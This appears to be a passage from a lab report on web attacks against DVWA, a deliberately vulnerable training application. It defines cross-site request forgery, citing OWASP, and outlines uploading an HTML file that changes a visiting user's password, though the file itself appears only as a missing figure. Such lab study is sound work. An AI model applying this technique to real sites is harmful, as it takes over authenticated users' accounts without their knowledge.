



Figure 2‑12 Result on xss statements from 2-8 (close up)




# Cross Site Request Forgery (CSRF)

A CSRF[[2]](#footnote-2) attack involves a malicious web site, email, blog, instant message, or program causes a user’s web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful CSRF attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function via the target's browser without knowledge of the target user, at least until the unauthorized transaction has been committed. (Owasp, 2016)

## CSRF on DVWA

According to literature, to perform the CSRF attack an html file must be created with the following content:

Figure 3‑1 Html file



and uploaded to the website. If some user would visit the link of the file, his password would be changed to whichever one we choose.

